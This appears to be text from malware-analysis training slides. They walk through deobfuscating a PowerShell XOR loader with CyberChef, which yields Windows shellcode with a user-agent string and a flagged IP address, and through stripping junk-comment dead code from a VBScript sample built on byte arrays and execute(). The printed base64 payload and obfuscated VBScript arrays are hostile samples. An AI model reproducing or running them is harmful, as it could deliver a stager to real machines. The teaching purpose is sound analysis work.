
More obfuscation

Obfuscated Script Analysis – Code Inspection



```
for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}
```

Obfuscated Script Analysis – CyberChef Deobfuscation



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key: 35 DECIMAL

Scheme: Standard

□ Null preserving

☑ Auto Bake

Input — start: 1088 end: 1104 length: 16 length: 1112 lines: 1

38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7
qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8
eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl
3PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY
3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLc
yrIiIyPK6iIjI8tM3NzcDGZ5dEUjSEwodIgEoJKXg6X5qzPHl1iO1buG+VuC6rtpnoH41qg2+GNzdpA2TdUXolH+tJ
/mUO65byu/dx/NX5qstEl
/1PmpWeplO0fErSN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLQExOU0JXSkFPRhgDbnBqZgMaDRMYA3RKTUdMVFADbXc
DFQ0SGAN3UUpHRk1XDBYNExgDYWxqZhoYc3dhcQouKSP4VpuFSK7RM6YYoEWg5NP6S9kDRy7v1+9l6XvafZkG84FqmRu
dQNMHNVeEM9WPDUrPGzBH2tZZpMkasn6vGEqpNpUUjihiQnkd4eovJ5UwNNWBtXdWBhJ7ISLKZq6AwYNoC+D0hbjBx8m
yxeQl7sj9hecL1KkJuU2mb+lDhPXgV+QPHbyNyxgW2LAdGXKMGjAwRDJfHspTfpmzbTfjpGaZreF0vnnOmPUrC+QoYqN
MVtUlkoRz
/PZlPTWZ+1fLS6OregYTdGzqEFvmcEtE2vxec7qhtWIjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJojIyMjIvpy
cKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BIXGg0RGw0bEg0SGiMjIyMg

Output — start: 816 end: 828 length: 12 time: 4ms length: 834 lines: 2

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÕè....1ÿWWWWWh:Vy§ÿÕé
¤...[1ÉQQj.QQh»...SPhW..ÆÿÕPé....
[1ÒRh.2À.RRRSRPhëU.;ÿÕ.Æ.ÃPh.3...àj.Pj.VhuF..ÿÕ_1ÿWWjÿSVh-..{ÿÕ.À..Ê...1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿./..9Çu.XPé{ÿÿÿ1ÿé....éÉ...èoÿÿÿ/EZWf.ko.W«'.±´ .Ú..ä´
{.ö.¥Úx¡É.J½¢Ûõ..Û@PU³.nö4.rÝ.¼ÅsÍ.L..T<î|¹..j\÷Ú.zÉF.dç..User-Agent: Mozilla/5.0
(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;PTBR)
.Ûu¸¦k.ò..;.f.ÇðÙhú d
ÌôÌFÊXù^º%Ð¢Iº8¾cð$.t§.ö¬.iì8.dùõz.ê9.].;i..¶7..AaZ>ÂÉ..¶..ö¢.Tu%1X..éE.£â K(Ã×¦.âäê.æÇ.ÍëÞ¦
Ä(÷.*.n.LÊ`§ÖÃtÇ,>.®è;5û.>:Q¯9..g.|=ép]º.N.À.Eº.ÂW.Zí»Ö.
(Ç.A.ouö.±§PßÕF..ºØtèh..Y%0WOÉ3xÅShgùß}P...A.hðµ¢VÿÕj@h....h..@.WhX¤Såÿ
..SVh...âÿÕ.AtÆ...Ã.ÀuåXÃè.ýÿÿ149.28.81.19....
```


IOC FOUND

Obfuscated Script Analysis

EXAMPLE 3 - DEAD CODE


Obfuscated Script Analysis – Dead Code

Comments declared with '



```

' prolific instrument Palermo,  7053240 Hattiesburg warden Burch Artemis premise besotted phosphorus miterwort seaworthy ipecac. superstition salesgirl headstand bladder
rUM = Array(84,97,151,7,10,7,7,7,11,7,7,7,262,262,7,7,191,7,7,7,7,7,7,7,71,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,15,8,7,7,21,38,193,21,7,
' infantryman Lusaka, enhance channel. Yonkers KY Columbus innermost lability volunteer, Lima blitzkrieg secretarial, Cambodia Brest antisemite, credulous doe potatoes c
dPO = Array(7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,92,146,243,191,183,23,7,8,12,87,50,11,8,12,71,153,12,8,52,187,202,15,8,12,247,166,12,8,12,103,204,12,8,170,19,203,15,8,100,202,
REM neptunium extrinsic symmetry Leone tune. Lehigh motive period hexafluoride burnish collegian devil optometrist ransom Japan machinery cod malformation burg credo pin
' daydream MacDougall reinstate Jesus lorry accost gory retrieval handline workout, McClellan disgruntle Roy lazy metazoa fish, celebrant Weller docket Holst grunt latera
XRbN = Array(79,144,131,43,63,144,99,43,55,79,144,75,43,47,79,148,139,43,151,7,7,7,80,146,219,79,146,213,79,144,75,43,39,262,28,53,181,47,7,79,146,99,43,127,79,146,179,4
yrs = Array(79,148,151,47,8,7,7,79,148,83,43,47,262,28,249,177,47,7,151,194,10,7,7,7,242,30,79,148,152,47,8,7,7,79,148,83,43,55,262,28,223,173,47,7,194,11,7,7,7,79,146,2
REM stooge newspaperman depress rangy volcanic vivace moneywort diagnose Machiavelli. newsmen cost Adele. agrimony impracticable cowman coincide obsess photon swill. sid
niTC = Array(160,87,8,7,7,72,253,199,8,123,17,79,148,83,43,55,239,18,228,262,262,146,202,79,146,147,43,71,9,7,7,79,58,211,239,208,260,41,7,79,136,203,87,9,7,7,98,202,71,
' limp rectify Gordon Carboloy Somalia switchboard Benjamin violent guess quarrelsome penultimate bearish cram tint stearate wheat viii intimater strut malnutrition chore
zVpd = Array(36,262,194,153,118,70,11,262,7,7,262,158,163,162,88,262,7,7,7,7,56,148,174,103,152,29,29,7,7,262,262,7,7,7,7,29,29,7,7,257,191,7,7,7,7,30,30,32,186,137,182,
FwV = Array(245,251,221,31,7,7,236,15,38,38,7,96,134,53,7,31,31,30,146,183,33,192,255,30,39,39,262,262,183,211,232,39,39,7,7,262,262,30,30,262,262,39,39,7,7,50,125,221,2
FCp = Array(30,30,30,99,159,179,27,223,30,30,30,262,262,262,262,33,245,254,53,248,175,33,29,29,252,40,149,199,262,262,7,110,220,256,73,196,7,7,7,36,252,101,36,37,37,262,
REM leadsman Datsun archipelago weatherstrip, wine yaw Huntington, standeth directorate,  7001722 dieldrin mini workstation triatomic Poole midge raise guildhall Winifre
REM omitted fieldstone jubilate gusto captive alacrity Northrup gadolinium Finland transparent dutiful. frown Vought acerbic Stanley dead protest, quarrymen yardstick ge
' crania rosy gentry241 reinstate765 Newcastle primal matins eclipse maw silage Russia delightful longitude Keller puzzle stultify signify testament continue centipede L
REM pass dangle haven renaissance, Ligget atrocious bellman sidestepped dingo absorptive voracity Aquila agree student dolphin view break swami molecular epsilon germina
REM leadsman281 Juan matrimony sore Sahara cowslip democrat aurora fluoridate retardation swing. cube Addison Carlson perch muezzin nouveau clench bedazzle drawbridge le
bQec = Array(32,8,10,38,32,7,7,175,249,259,67,13,262,262,36,36,95,39,33,258,64,262,262,36,36,7,197,180,14,53,227,7,7,7,7,7,33,33,7,7,30,30,7,7,7,140,251,51,56,7,262,262,
SRtOv = Array(7,168,182,104,7,32,32,7,7,30,30,33,176,251,163,193,129,167,69,31,79,165,182,253,171,125,191,167,15,205,72,88,101,235,33,262,262,257,191,179,7,7,7,179,181,2
REM marketplace morphemic substantiate motorcar Euclid rueful317, octennial mobcap Plymouth Zellerbach airbrush sportswear, seamstress coloratura strike Moreland. penthou
' kohlrabi soliloquy Fanny annuity Coffey bulldoze770 thymine,  5901889 predilect confess bail slide sketchbook Middlesex quartile rude amorphous. pavanne admissible925
bASM = Array(39,39,243,88,233,237,240,7,7,7,7,30,95,12,223,112,30,33,33,7,7,262,262,7,7,29,29,7,7,29,127,65,50,119,201,29,7,7,7,7,34,34,223,167,30,30,7,7,37,37,7,7,29,29
Nys = Array(7,202,140,247,148,164,180,82,239,232,72,51,256,70,84,258,51,63,233,126,212,121,142,32,32,29,29,36,36,7,7,30,30,29,29,262,182,119,178,262,29,29,29,29,7,7,7,10
GuUuW = Array(29,29,36,36,135,148,37,37,262,262,7,7,262,262,149,128,73,37,37,36,243,71,259,261,126,36,31,31,52,134,184,7,7,37,37,95,69,133,149,261,200,49,123,38,248,223,

rSltLvql=Array(77,124,117,106,123,112,118,117,39,87,89,81,111,47,48,17,78,108,126,120,95,47,41,75,76,73,92,78,65,39,77,102,75,89,86,87,87,76,75,39,52,39,90,123,104,121,1
execute(limpet(rSltLvql)):
' reed bhoy mall accelerate Procyon eta featherweight occident shakeable Madison Scarsdale ellipsis, univalent. prickle Korea clerk immemorial riddance bawd, caulk. abso
```

Obfuscated Script Analysis – Removing Dead Code



Replace

Find | Replace | Find in Files | Find in Projects | Mark

Find what : ^'.*

Replace with :


☐ In selection

☐ Backward direction
☐ Match whole word only
☐ Match case
☑ Wrap around

Search Mode
○ Normal
○ Extended (\n, \r, \t, \0, \x...)
● Regular expression ☐ . matches newline

☑ Transparency
● On losing focus
○ Always

Replace All: 33 occurrences were replaced in entire file




Start of the line

Look for char '

Select all until end of line

Obfuscated Script Analysis – Dead Code

